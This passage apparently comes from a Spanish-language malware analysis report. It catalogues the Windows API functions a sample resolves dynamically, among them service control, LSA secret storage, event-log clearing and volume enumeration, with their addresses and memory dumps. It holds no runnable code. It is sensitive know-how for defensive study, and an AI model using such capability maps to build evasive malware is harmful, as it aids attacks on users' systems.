


Figura 4.162: Asignación dinámica de CreateIoCompletionPort

- 0x425554 → GetQueuedCompletionStatus [174]




Figura 4.163: Asignación dinámica de GetQueuedCompletionStatus

- 0x425558 → PostQueuedCompletionStatus [175]




Figura 4.164: Asignación dinámica de PostQueuedCompletionStatus

- 0x42555C → InterlockedIncrement [176]




Figura 4.165: Asignación dinámica de InterlockedIncrement

- 0x425560 → GetExitCodeThread [177]




Figura 4.166: Asignación dinámica de GetExitCodeThread

- 0x425564 → GetLogicalDriveStringsW [178]




Figura 4.167: Asignación dinámica de GetLogicalDriveStringsW

- 0x425568 → GetDriveTypeW [179]




Figura 4.168: Asignación dinámica de GetDriveTypeW

- 0x42556C → GetDiskFreeSpaceExW [180]




Figura 4.169: Asignación dinámica de GetDiskFreeSpaceExW

- 0x425570 → DeleteFileW [81]




Figura 4.170: Asignación dinámica de DeleteFileW

- 0x425574 → CreateDirectoryW [62]




Figura 4.171: Asignación dinámica de CreateDirectoryW

- 0x425578 → RemoveDirectoryW [181]



Figura 4.172: Asignación dinámica de RemoveDirectoryW

- 0x42557C → OpenMutexW [182]




Figura 4.173: Asignación dinámica de OpenMutexW

- 0x425580 → CreateMutexW [183]




Figura 4.174: Asignación dinámica de CreateMutexW

- 0x425584 → ReleaseMutex [184]




Figura 4.175: Asignación dinámica de ReleaseMutex

- 0x425588 → GetCurrentDirectoryW [185]




Figura 4.176: Asignación dinámica de GetCurrentDirectoryW

- 0x42558C → SetCurrentDirectoryW [63]



Figura 4.177: Asignación dinámica de SetCurrentDirectoryW

- 0x425590 → GetTickCount [186]




Figura 4.178: Asignación dinámica de GetTickCount

- 0x425594 → GetComputerNameW [56]




Figura 4.179: Asignación dinámica de GetComputerNameW

- 0x425598 → SetVolumeMountPointW [187]




Figura 4.180: Asignación dinámica de SetVolumeMountPointW

- 0x42559C → SetThreadPriority [188]




Figura 4.181: Asignación dinámica de SetThreadPriority

- 0x4255A0 → GetVolumePathNameW [189]




Figura 4.182: Asignación dinámica de GetVolumePathNameW

- 0x4255A4 → FindFirstVolumeW [190]




Figura 4.183: Asignación dinámica de FindFirstVolumeW

- 0x4255A8 → FindNextVolumeW [191]




Figura 4.184: Asignación dinámica de FindNextVolumeW

- 0x4255AC → FindVolumeClose [192]




Figura 4.185: Asignación dinámica de FindVolumeClose

- 0x4255B0 → DeviceIoControl [193]




Figura 4.186: Asignación dinámica de DeviceIoControl

- 0x4255B4 → GetVolumePathNamesForVolumeNameW [194]




Figura 4.187: Asignación dinámica de GetVolumePathNamesForVolumeNameW

- 0x4255B8 → GetVolumeNameForVolumeMountPointW [195]




Figura 4.188: Asignación dinámica de GetVolumeNameForVolumeMountPointW

- 0x4255BC → GetSystemTime [196]




Figura 4.189: Asignación dinámica de GetSystemTime

- 0x4255C0 → GetSystemTimeAsFileTime [197]




Figura 4.190: Asignación dinámica de `GetSystemTimeAsFileTime`

- 0x4255C4 → FileTimeToLocalFileTime [198]




Figura 4.191: Asignación dinámica de `FileTimeToLocalFileTime`

- 0x4255C8 → ExitProcess [199]




Figura 4.192: Asignación dinámica de `ExitProcess`

- 0x4255CC → GetEnvironmentVariableW [200]




Figura 4.193: Asignación dinámica de `GetEnvironmentVariableW`

- 0x4255D0 → GetShortPathNameW [201]



Figura 4.194: Asignación dinámica de `GetShortPathNameW`

- 0x4255D4 → CreateProcessW [202]




Figura 4.195: Asignación dinámica de `CreateProcessW`

- 0x4255D8 → CreateNamedPipeW [203]




Figura 4.196: Asignación dinámica de `CreateNamedPipeW`

- 0x4255DC → ConnectNamedPipe [204]



Figura 4.197: Asignación dinámica de `ConnectNamedPipe`

- 0x4255E0 → GetTempFileNameW [205]




Figura 4.198: Asignación dinámica de GetTempFileNameW

- 0x4255E4 → GlobalFree [206]




Figura 4.199: Asignación dinámica de GlobalFree

- 0x4255E8 → MulDiv [207]



Figura 4.200: Asignación dinámica de MulDiv

En azul se puede observar la memoria asignada para cada API en la figura 4.201.

00D55500	00 OF 46 03	28 OF 46 03	50 OF 46 03	78 OF 46 03	..F.(.F.P.F.X.F.
00D55510	A0 OF 46 03	C8 OF 46 03	F0 OF 46 03	18 10 46 03	.F.È.F.ò.F...F.
00D55520	40 10 46 03	68 10 46 03	90 10 46 03	B8 10 46 03	@.F.h.F...F...F.
00D55530	E0 10 46 03	08 11 46 03	30 11 46 03	58 11 46 03	à.F...F.O.F.X.F.
00D55540	80 11 46 03	A8 11 46 03	D0 11 46 03	F8 11 46 03	..F...F.D.F.ò.F.
00D55550	20 12 46 03	48 12 46 03	70 12 46 03	98 12 46 03	.F.H.F.p.F...F.
00D55560	C0 12 46 03	E8 12 46 03	10 13 46 03	38 13 46 03	À.F.è.F...F.8.F.
00D55570	60 13 46 03	88 13 46 03	B0 13 46 03	D8 13 46 03	`...F...F...F.ò.F.
00D55580	00 14 46 03	28 14 46 03	50 14 46 03	78 14 46 03	..F.(`.F.P.F.X.F.
00D55590	A0 14 46 03	C8 14 46 03	F0 14 46 03	18 15 46 03	.F.È.F.ò.F...F.
00D555A0	40 15 46 03	68 15 46 03	90 15 46 03	B8 15 46 03	@.F.h.F...F...F.
00D555B0	E0 15 46 03	08 16 46 03	30 16 46 03	58 16 46 03	à.F...F.O.F.X.F.
00D555C0	80 16 46 03	A8 16 46 03	D0 16 46 03	F8 16 46 03	..F...F.D.F.ò.F.
00D555D0	20 17 46 03	48 17 46 03	70 17 46 03	98 17 46 03	.F.H.F.p.F...F.
00D555E0	C0 17 46 03	E8 17 46 03	10 18 46 03	00 00 00 00	À.F.è.F...F....

Figura 4.201: Vista en memoria de la asignación de cada API de kernel32.dll

3. En la dirección 0x4255ec, se almacenan punteros a funciones API de la biblioteca advapi32.dll [208], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EAX 75E10000 advapi32.75E10000

Figura 4.202: Primeros 4 bytes correspondientes a advapi32.dll

- 0x4255F0 → MD4Init [209]



Figura 4.203: Asignación dinámica de MD4Init

- 0x4255F4 → MD4Update [210]




Figura 4.204: Asignación dinámica de MD4Update

- 0x4255F8 → MD4Final [211]




Figura 4.205: Asignación dinámica de MD4Final

- 0x4255FC → MD5Init [212]



Figura 4.206: Asignación dinámica de MD5Init

- 0x425600 → MD5Update [213]




Figura 4.207: Asignación dinámica de MD5Update

- 0x425604 → MD5Final [214]



Figura 4.208: Asignación dinámica de MD5Final

- 0x425608 → SetNamedSecurityInfoW [215]




Figura 4.209: Asignación dinámica de SetNamedSecurityInfoW

- 0x42560C → RegCreateKeyExW [216]




Figura 4.210: Asignación dinámica de RegCreateKeyExW

- 0x425610 → RegSetValueExW [217]




Figura 4.211: Asignación dinámica de RegSetValueExW

- 0x425614 → RegQueryValueExW [218]




Figura 4.212: Asignación dinámica de RegQueryValueExW

- 0x425618 → RegDeleteKeyExW [219]




Figura 4.213: Asignación dinámica de RegDeleteKeyExW

- 0x42561C → RegDeleteKeyW [220]




Figura 4.214: Asignación dinámica de RegDeleteKeyW

- 0x425620 → RegEnumKeyW [221]




Figura 4.215: Asignación dinámica de RegEnumKeyW

- 0x425624 → OpenSCManagerW [222]




Figura 4.216: Asignación dinámica de OpenSCManagerW

- 0x425628 → EnumServicesStatusExW [223]




Figura 4.217: Asignación dinámica de EnumServicesStatusExW

- 0x42562C → OpenServiceW [224]




Figura 4.218: Asignación dinámica de OpenServiceW

- 0x425630 → CreateServiceW [225]




Figura 4.219: Asignación dinámica de CreateServiceW

- 0x425634 → StartServiceW [226]




Figura 4.220: Asignación dinámica de StartServiceW

- 0x425638 → SetServiceStatus [227]




Figura 4.221: Asignación dinámica de SetServiceStatus

- 0x42563C → QueryServiceStatusEx [228]




Figura 4.222: Asignación dinámica de QueryServiceStatusEx

- 0x425640 → ControlService [229]




Figura 4.223: Asignación dinámica de ControlService

- 0x425644 → DeleteService [230]




Figura 4.224: Asignación dinámica de DeleteService

- 0x425648 → CloseServiceHandle [231]




Figura 4.225: Asignación dinámica de CloseServiceHandle

- 0x42564C → StartServiceCtrlDispatcherW [232]




Figura 4.226: Asignación dinámica de StartServiceCtrlDispatcherW

- 0x425650 → RegisterServiceCtrlHandlerW [233]




Figura 4.227: Asignación dinámica de RegisterServiceCtrlHandlerW

- 0x425654 → CreateProcessAsUserW [234]




Figura 4.228: Asignación dinámica de CreateProcessAsUserW

- 0x425658 → LogonUserW [235]




Figura 4.229: Asignación dinámica de LogonUserW

- 0x42565C → GetUserNameW [236]




Figura 4.230: Asignación dinámica de GetUserNameW

- 0x425660 → ConvertSidToStringSidW [237]




Figura 4.231: Asignación dinámica de ConvertSidToStringSidW

- 0x425664 → LsaOpenPolicy [238]




Figura 4.232: Asignación dinámica de LsaOpenPolicy

- 0x425668 → LsaStorePrivateData [239]




Figura 4.233: Asignación dinámica de LsaStorePrivateData

- 0x42566C → LsaClose [240]



Figura 4.234: Asignación dinámica de LsaClose

- 0x425670 → SystemFunction040 [241]




Figura 4.235: Asignación dinámica de SystemFunction040

- 0x425674 → SystemFunction041 [242]




Figura 4.236: Asignación dinámica de SystemFunction041

- 0x425678 → CheckTokenMembership [243]



Figura 4.237: Asignación dinámica de CheckTokenMembership

- 0x42567C → OpenEventLogW [244]




Figura 4.238: Asignación dinámica de OpenEventLogW

- 0x425680 → ClearEventLogW [245]




Figura 4.239: Asignación dinámica de ClearEventLogW

- 0x425684 → CloseEventLogW [246]




Figura 4.240: Asignación dinámica de CloseEventLogW

- 0x425688 → CreateProcessWithLogonW [247]




Figura 4.241: Asignación dinámica de CreateProcessWithLogonW

En azul se puede observar la memoria asignada para cada API en la figura 4.242.

00D555F0	38 18 EA 02	60 18 EA 02	88 18 EA 02	B0 18 EA 02	8. è. . è... è. . è.
00D55600	D8 18 EA 02	00 19 EA 02	28 19 EA 02	50 19 EA 02	Ø. è... è. ( è. P. è.
00D55610	78 19 EA 02	A0 19 EA 02	C8 19 EA 02	F0 19 EA 02	x. è. . è. È. è. Ø. è.
00D55620	18 1A EA 02	40 1A EA 02	68 1A EA 02	90 1A EA 02	. è. @. è. h. è. . è.
00D55630	B8 1A EA 02	E0 1A EA 02	08 1B EA 02	30 1B EA 02	. è. a. è. . è. Ø. è.
00D55640	58 1B EA 02	80 1B EA 02	A8 1B EA 02	D0 1B EA 02	x. è. . è. . è. D. è.
00D55650	F8 1B EA 02	20 1C EA 02	48 1C EA 02	70 1C EA 02	ø. è. . è. H. è. p. è.
00D55660	98 1C EA 02	C0 1C EA 02	F8 1C EA 02	10 1D EA 02	. è. A. è. è. è. . è.
00D55670	38 1D EA 02	60 1D EA 02	88 1D EA 02	B0 1D EA 02	8. è. . è... è. . è.
00D55680	D8 1D EA 02	00 1E EA 02	28 1E EA 02	00 00 00 00	Ø. è. . è. ( è. . .

Figura 4.242: Vista en memoria de la asignación de cada API de advapi32.dll

4. En la dirección 0x42568c, se almacenan punteros a funciones API de la biblioteca userenv.dll [248], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EAX      6F2E0000      userenv. 6F2E0000

Figura 4.243: Primeros 4 bytes correspondientes a userenv.dll

- 0x425690 → CreateEnvironmentBlock [249]




Figura 4.244: Asignación dinámica de CreateEnvironmentBlock

- 0x425694 → DestroyEnvironmentBlock [250]



Figura 4.245: Asignación dinámica de DestroyEnvironmentBlock

- 0x425698 → RefreshPolicyEx [251]




Figura 4.246: Asignación dinámica de RefreshPolicyEx

En azul se puede observar la memoria asignada para cada API en la figura 4.247.

00D55690|**50 1E EA 02|78 1E EA 02|A0 1E EA 02|00 00 00 00|P.è.x.è. .è.....**

Figura 4.247: Vista en memoria de la asignación de cada API de userenv.dll

5. En la dirección 0x42569c, se almacenan punteros a funciones API de la biblioteca user32.dll [252], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

**EAX 775B0000 user32.775B0000**

Figura 4.248: Primeros 4 bytes correspondientes a user32.dll

- 0x4256A0 → GetDC [253]



Figura 4.249: Asignación dinámica de GetDC

- 0x4256A4 → ReleaseDC [254]



Figura 4.250: Asignación dinámica de ReleaseDC

- 0x4256A8 → DrawTextW [255]




Figura 4.251: Asignación dinámica de DrawTextW

- 0x4256AC → DrawTextA [256]




Figura 4.252: Asignación dinámica de DrawTextA

- 0x4256B0 → SystemParametersInfoW [257]




Figura 4.253: Asignación dinámica de SystemParametersInfoW

- 0x4256B4 → OpenWindowStationW [258]




Figura 4.254: Asignación dinámica de OpenWindowStationW

- 0x4256B8 → CloseWindowStation [259]




Figura 4.255: Asignación dinámica de CloseWindowStation

- 0x4256BC → OpenDesktopW [260]




Figura 4.256: Asignación dinámica de OpenDesktopW

- 0x4256C0 → CloseDesktop [261]




Figura 4.257: Asignación dinámica de CloseDesktop

- 0x4256C4 → GetSystemMetrics [262]




Figura 4.258: Asignación dinámica de GetSystemMetrics

- 0x4256C8 → GetShellWindow [263]




Figura 4.259: Asignación dinámica de GetShellWindow

- 0x4256CC → GetDesktopWindow [264]




Figura 4.260: Asignación dinámica de GetDesktopWindow

- 0x4256D0 → IsWindowVisible [265]




Figura 4.261: Asignación dinámica de IsWindowVisible

En azul se puede observar la memoria asignada para cada API en la figura 4.262.

00D556A0	C8 1F EA 02	F0 1F EA 02	18 1F EA 02	40 1F EA 02	È. è. ò. è... è. è. è.
00D556B0	68 1F EA 02	90 1F EA 02	B8 1F EA 02	E8 1F EA 02	h. è... è.. è. è. è.
00D556C0	10 20 EA 02	38 20 EA 02	60 20 EA 02	88 20 EA 02	: è. 8 è. è. è. è.
00D556D0	80 20 EA 02	00 00 00 00	00 00 00 00	00 00 00 00	: è.....

Figura 4.262: Vista en memoria de la asignación de cada API de user32.dll

6. En la dirección 0x4256d4, se almacenan punteros a funciones API de la biblioteca gdi32.dll [266], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EAX 763B0000 gdi32.763B0000

Figura 4.263: Primeros 4 bytes correspondientes a gdi32.dll

- 0x4256D8 → CreateFontW [267]




Figura 4.264: Asignación dinámica de CreateFontW

- 0x4256DC → CreateFontIndirectW [268]




Figura 4.265: Asignación dinámica de CreateFontIndirectW

- 0x4256E0 → GetDeviceCaps [269]




Figura 4.266: Asignación dinámica de GetDeviceCaps

- 0x4256E4 → BitBlt [270]



Figura 4.267: Asignación dinámica de BitBlt

- 0x4256E8 → SetBkColor [271]



Figura 4.268: Asignación dinámica de SetBkColor

- 0x4256EC → CreateDCW [272]



Figura 4.269: Asignación dinámica de CreateDCW

- 0x4256F0 → CreateCompatibleBitmap [273]




Figura 4.270: Asignación dinámica de CreateCompatibleBitmap

- 0x4256F4 → CreateCompatibleDC [274]




Figura 4.271: Asignación dinámica de CreateCompatibleDC

- 0x4256F8 → SelectObject [275]




Figura 4.272: Asignación dinámica de SelectObject

- 0x4256FC → CreateDIBSection [276]




Figura 4.273: Asignación dinámica de CreateDIBSection

- 0x425700 → DeleteDC [277]




Figura 4.274: Asignación dinámica de DeleteDC

- 0x425704 → DeleteObject [278]




Figura 4.275: Asignación dinámica de DeleteObject

- 0x425708 → SetTextColor [279]




Figura 4.276: Asignación dinámica de SetTextColor

- 0x42570C → SetBkMode [280]



Figura 4.277: Asignación dinámica de SetBkMode

- 0x425710 → SetMapMode [281]

